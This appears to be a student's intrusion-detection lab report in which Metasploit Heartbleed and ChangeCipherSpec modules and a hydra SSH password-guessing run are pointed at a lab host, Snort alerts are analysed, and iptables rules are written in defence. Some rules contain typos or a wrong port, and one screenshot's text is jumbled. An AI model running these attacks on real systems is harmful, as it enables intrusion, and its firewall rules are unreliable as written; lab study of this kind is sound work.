


```
root@kali:~# ssh asocrates@192.168.56.105
asocrates@192.168.56.105's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Mon Apr 17 23:52:24 2017
asocrates@UBS16:~$ cd /etc/snort/
asocrates@UBS16:/etc/snort$ sudo nano snort.conf
[sudo] password for asocrates:
asocrates@UBS16:/etc/snort$ cd
asocrates@UBS16:~$ ls
snort_log  snort_src
asocrates@UBS16:~$ 
```

5. As we have to run the snort in IDS mode we will run the code as shown in figure below:




```
asocrates@UBS16:~$ sudo snort -c /etc/snort/snort.conf -l /home/asocrates/snort_log -i enp0s8
```



```
|     4 byte states : 0.00
+-----------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 0 ]
pcap DAQ configured to passive.
Acquiring network traffic from "enp0s8".
Reload thread starting...
Reload thread started, thread 0x7fcdfed60700 (9520)
Decoding Ethernet

        --== Initialization Complete ==--

           ,,_     -*> Snort! <*-
          o"  )~   Version 2.9.8.3 GRE (Build 383)
           ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
                   Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
                   Copyright (C) 1998-2013 Sourcefire, Inc., et al.
                   Using libpcap version 1.7.4
                   Using PCRE version: 8.38 2015-11-23
                   Using ZLIB version: 1.2.8

                   Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.6  <Build 1>
                   Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
                   Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
                   Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
                   Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
                   Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
                   Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
                   Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
                   Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
                   Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
                   Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
                   Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
                   Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
                   Preprocessor Object: SF_POP  Version 1.0  <Build 1>
                   Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
Commencing packet processing (pid=9519)
```


As shown above in the start of report we can exploit heartbleed and ChangeCipherSpec as shown in figure below

(The detailed steps are mentioned in the starting of the report)



```
msf auxiliary(openssl_heartbleed) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf auxiliary(openssl_heartbleed) > set RPORT 995
RPORT => 995
msf auxiliary(openssl_heartbleed) > exploit

[*] 192.168.56.103:995    - Sending Client Hello...
[*] 192.168.56.103:995    - SSL record #1:
[*] 192.168.56.103:995    -     Type:    22
[*] 192.168.56.103:995    -     Version: 0x0301
[*] 192.168.56.103:995    -     Length:  86
[*] 192.168.56.103:995    -     Handshake #1:
[*] 192.168.56.103:995    -             Length: 82
[*] 192.168.56.103:995    -             Type:   Server Hello (2)
[*] 192.168.56.103:995    -             Server Hello Version:           0x0301
[*] 192.168.56.103:995    -             Server Hello random data:       58f3c7397c838527d38a454a93547b5fba32fa2
c787ab4018951639a023b3b8
[*] 192.168.56.103:995    -             Server Hello Session ID length: 32
[*] 192.168.56.103:995    -             Server Hello Session ID:        61e6335bf076f400d71befa48a722dadaae987a
83a507026dfd431d2580a30f
[*] 192.168.56.103:995    - SSL record #2:
[*] 192.168.56.103:995    -     Type:    22
[*] 192.168.56.103:995    -     Version: 0x0301
[*] 192.168.56.103:995    -     Length:  933
[*] 192.168.56.103:995    -     Handshake #1:
[*] 192.168.56.103:995    -             Length: 929
[*] 192.168.56.103:995    -             Type:   Certificate Data (11)
[*] 192.168.56.103:995    -             Certificates length: 926
[*] 192.168.56.103:995    -             Data length: 929
[*] 192.168.56.103:995    -             Certificate #1:
[*] 192.168.56.103:995    -                     Certificate #1: Length: 923
[*] 192.168.56.103:995    -                     Certificate #1: #<OpenSSL::X509::Certificate: subject=#<OpenSSL
::X509::Name:0x0000001149ded0>, issuer=#<OpenSSL::X509::Name:0x0000001149def8>, serial=#<OpenSSL::BN:0x000000114
df20>, not_before=2014-02-16 11:02:23 UTC, not_after=2024-02-16 11:02:23 UTC>
[*] 192.168.56.103:995    - SSL record #3:
[*] 192.168.56.103:995    -     Type:    22
[*] 192.168.56.103:995    -     Version: 0x0301
```


For CCS (ChangeCipherSpec)



```
msf > use auxiliary/scanner/ssl/openssl_ccs
msf auxiliary(openssl_ccs) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf auxiliary(openssl_ccs) > set RPORT 995
RPORT => 995
msf auxiliary(openssl_ccs) > exploit

[*] 192.168.56.103:995    - Sending Client Hello...
[*] 192.168.56.103:995    - Sending CCS...
[+] 192.168.56.103:995    - No alert after invalid CCS message, probably vulnerable
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_ccs) > 
```

6. Analyze the Snort alerts log generated after each of these attacks, and discuss the results in terms of false positives and false negatives (in principle the snort configuration must successfully alerts on all suspicious packets, while not raising alerts on legitimate traffic) (1.5%).

Ans. Below is the log file generated after ChangeCipherSpec vulnerability in Metasploit.



snort_d_alerts.csv - LibreOffice Calc (on kali.Kali)
File Edit View Insert Format Sheet Data Tools Window Help
Liberation Sans
10
A1


04/18-12:56:32.879721

	A	B	C	D	E	F	G	H	I	J	K	L
1	04/18-12:56:32.879721	1	100023	0	Chain Cipher Specv1	TCP	192.168.56.101	62279	192.168.56.103	995	0A:00:27:00:00:2D	08:00:27:A3:D1:A2
2	04/18-12:56:32.879721	1	100011	0	Chain Cipher Spec	TCP	192.168.56.101	62279	192.168.56.103	995	0A:00:27:00:00:2D	08:00:27:A3:D1:A2

As we can see that the snort produces two results both are matching to ChangeCipherSpec vulnerability. But even though we have added three contents to the description it produces two results. We can say that ChangeCipherSpec (the first row) is a false positive as we were particularly targeting for Version 1 of the vulnerability. We are not getting false negatives for this vulnerabilities.

For HeartBleed

Here is a snapshot showing the file generated by snort for "Heartbleed"



snort_d_alerts.csv - LibreOffice Calc (on kali.Kali)

04/18-12:59:09.794528

	A	B	C	D	E	F	G	H	I	J	
1	04/18-12:59:09.794528	1	100023	0	Chain Cipher Specv1	TCP	192.168.56.101	62284	192.168.56.103	995	04:00:
2	04/18-12:59:09.794528	1	100011	0	Chain Cipher Spec	TCP	192.168.56.101	62284	192.168.56.103	995	04:00:
3	04/18-12:59:09.942946	1	10000002	4	FOX-SRT-Suspicious-TLSv1 Large Heartbeat Response	TCP	192.168.56.101	62284	192.168.56.103	995	04:00:

In above snapshot, when we try for heartbleed vulnerability, I am getting alerts for ChangeCipherSpec also. That is a false positive. One solution around it is to increase the content of the payload that we are detecting. But when we are trying more content we are getting more false negatives (No heartbleed vulnerability is detected). So, to make the more convenient for use we are accepting false positives at the cost of false negatives (We are restricting content of the payload even though it is generating ChangeCipherSpec vulnerability)

False positives: "ChangeCipherSpec"
True Positive: "FOX-SRT-suspicious TLS v1"
False negatives: No alerts generated (If we are more specific about our content)

Note: it doesn't matter whether the execution in Metasploit of selected exploit is successful or not. What matters is that the exploit be relevant (you cannot pick one at random), and you must complete all the proper steps in Metasploit (initializing, launching, and completion). Provide screenshots documenting the different steps.

Phase 2: Intrusion Prevention (8%)

In order to protect against the above attacks, we would like to reinforce the IDS protection using IPTables firewall. The protection scope (in this phase) will be the UB12 machine, i.e., the IPTables rules will be deployed on UB12. Since this part of the project focuses on protection, it is assumed that you have direct access to the internal network. This means you can update the firewall rules on the machine directly. The default root credentials for UB12 will be given after Part 1.

Note that snort will run only in non-inline mode. That is, it does detection only, and does not actively prevent anything. We use IPTables for that.

1. Define the IPTables rules and provide rationale for each of the rules. You should minimize false negatives and false positives so that a legitimate client is allowed access, but a client that attempts the aforementioned attacks is blocked. (5%).

Ans. After obtaining the Zenmap scan results on 192.168.56.103 we see that ports 443, 993 and 995 are open. We need to block 993 and 995 as we saw earlier it was easy to obtain certificate information of the mentioned ports using Metasploit.

It would be a good idea if we only allow the users to physically use the mail in the company only and drop the ports 995 and 993 are used for mail/pop3.

If we close 445, you would be unable to copy any file system data to or from the path where port 445 is closed. If the company needs the port open, then it can be kept open otherwise it can be completely dropped too.

```
$ sudo iptPables –A INPUT –p tcp  – -dport 995 –j DROP
$ sudo iptables –A INPUT –p tcp  – -dport 993 –j DROP
$ sudo iptables –A INUT –p tcp  – -dport 445 –j DROP
```

To make the system more secure and reliable, the systems can be configured in such a way that would allow outgoing HTTPs traffic, but the incoming HTTPs traffic can be blocked.

```
$ sudo iptables -A INPUT -i eth0 -p tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT
$ sudo iptables -A OUTPUT -o eth0 -p tcp --sport 80 -m state --state ESTABLISHED -j DROP
```

```
$ sudo iptables -A INPUT -i eth0 -p tcp --dport 443 -m state --state NEW,ESTABLISHED -j ACCEPT
$ sudo iptables -A OUTPUT -o eth0 -p tcp --sport 443 -m state --state ESTABLISHED -j DROP
```

To ensure that nobody is able to detect the internal network, ping from outside the network can be blocked, so no one knows the exact IP address our private network

```
$ sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
$ sudo iptables -A OUTPUT -p icmp --icmp-type echo-reply -j DROP
```

To prevent DoS attack to the system we will update the iptables as follows:

```
$ sudo iptables -A INPUT -p tcp --dport 80 -m limit --limit 25/minute --limit-burst 100 -j ACCEPT
```

If you have noticed the above example, we have used:

1. m limit: This uses the limit iptables extension
2. limit 25/minute: This limits only maximum of 25 connections per minute. Change this value based on your specific requirement
3. limit-burst 100: This value indicates that the limit/minute will be enforced only after the total number of connection have reached the limit-burst level.


For ssh and ftp we cannot drop the port completely because when a legitimate user tries to login to the account he should be able to login as well as should be able to transfer the files he wants, but when we try the techniques used in the part 1 of the project like cracking the password using nmap, hydra or Metasploit we should not be able to exploit it.

Therefore, we need to restrict the number of login attempts that the server tries per minute.

After this, we will create a chain SSH attack that will log all the entries and will block the IP address if there are more than 4 attempts in 2 minutes and will again unblock it after 2 minutes.

Below are the iptables rule that i wrote:

First we need to write MaxAuthTries 1 in /etc/ssh/sshd_config which will allow only 1 login attempt per connection.



```
  GNU nano 2.2.6            File: sshd_config

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication.  Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes

MaxAuthTries 1
```

We need to create a new chain now.

```
$ sudo iptables -N SSHATTACK
$ sudo iptables -A SSHATTACK -j LOG --log-prefix "Possible SSH attack! " --log-level 7
$ sudo iptables -A SSHATTACK -j DROP
```

Here, we block each IP address for 120 seconds which established more than three connections within 120 seconds. In case of the forth connection attempt, the request gets delegated to the SSHATTACK chain, which is responsible for logging the possible ssh attack and finally drops the request.

```
$ sudo iptables -A INPUT -i eth0 -p tcp -m state --dport 22 --state NEW -m recent --set
$ sudo iptables -A INPUT -i eth0 -p tcp -m state --dport 22 --state NEW -m recent --update --seconds 120 --hitcount 4 -j SSHATTACK
```

Similarly, we will do for ftp also.

First we create a FTP chain


```
$ sudo iptables -N FTPATTACK
$ sudo iptables -A FTPATTACK -j LOG --log-prefix "Possible FTPATTACK v1! " --log-level 7
$ sudo iptables -A FTPATTACK -j DROP
```

Again, we block each IP address for 120 seconds which established more than three connections within 120 seconds. In case of the forth connection attempt, the request gets delegated to the FTPATTACK chain, which is responsible for logging the possible ftp attack and finally drops the request.

```
$ sudo iptables -A INPUT -i eth0 -p tcp -m state --dport 22 --state NEW -m recent --set
$ sudo iptables -A INPUT -i eth0 -p tcp -m state --dport 22 --state NEW -m recent --update --seconds 120 --hitcount 4 -j FTPATTACK
```

2. **Test the firewall rules by executing the attacks (in Metasploit, when relevant exploit exists); provide screenshots documenting the results. (2%).**

Ans. Here, below you can see the screenshot for 995, 993 and 445 ports are filtered




Target: 192.168.56.103

Profile: Intense scan

Command: nmap -T4 -A -v 192.168.56.103

Port	Protocol	State	Service	Version
21	tcp	open	ftp	vsftpd 2.3.5
22	tcp	open	ssh	OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.8.1-P1
80	tcp	open	http	Apache httpd 2.2.22 ((Ubuntu))
110	tcp	open	pop3	Dovecot pop3d
139	tcp	open	netbios-ssn	Samba smbd 3.6.3 (workgroup: WORKGROUP)
143	tcp	open	imap	Dovecot imapd
445	tcp	filtered	microsoft-ds	
993	tcp	filtered	imaps	
995	tcp	filtered	pop3s	
8080	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1


Snapshot showing that we are not able to ping 192.168.56.103



```
root@kali:~# ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
[RE-ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "zeke" - 61
child 21
```


For SSH:

See below to validate the password is cracked using hydra.




```
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yeh" - 469 of 500 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yawn" - 470 of 500 [child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "yawl" - 471 of 500 [child 2]
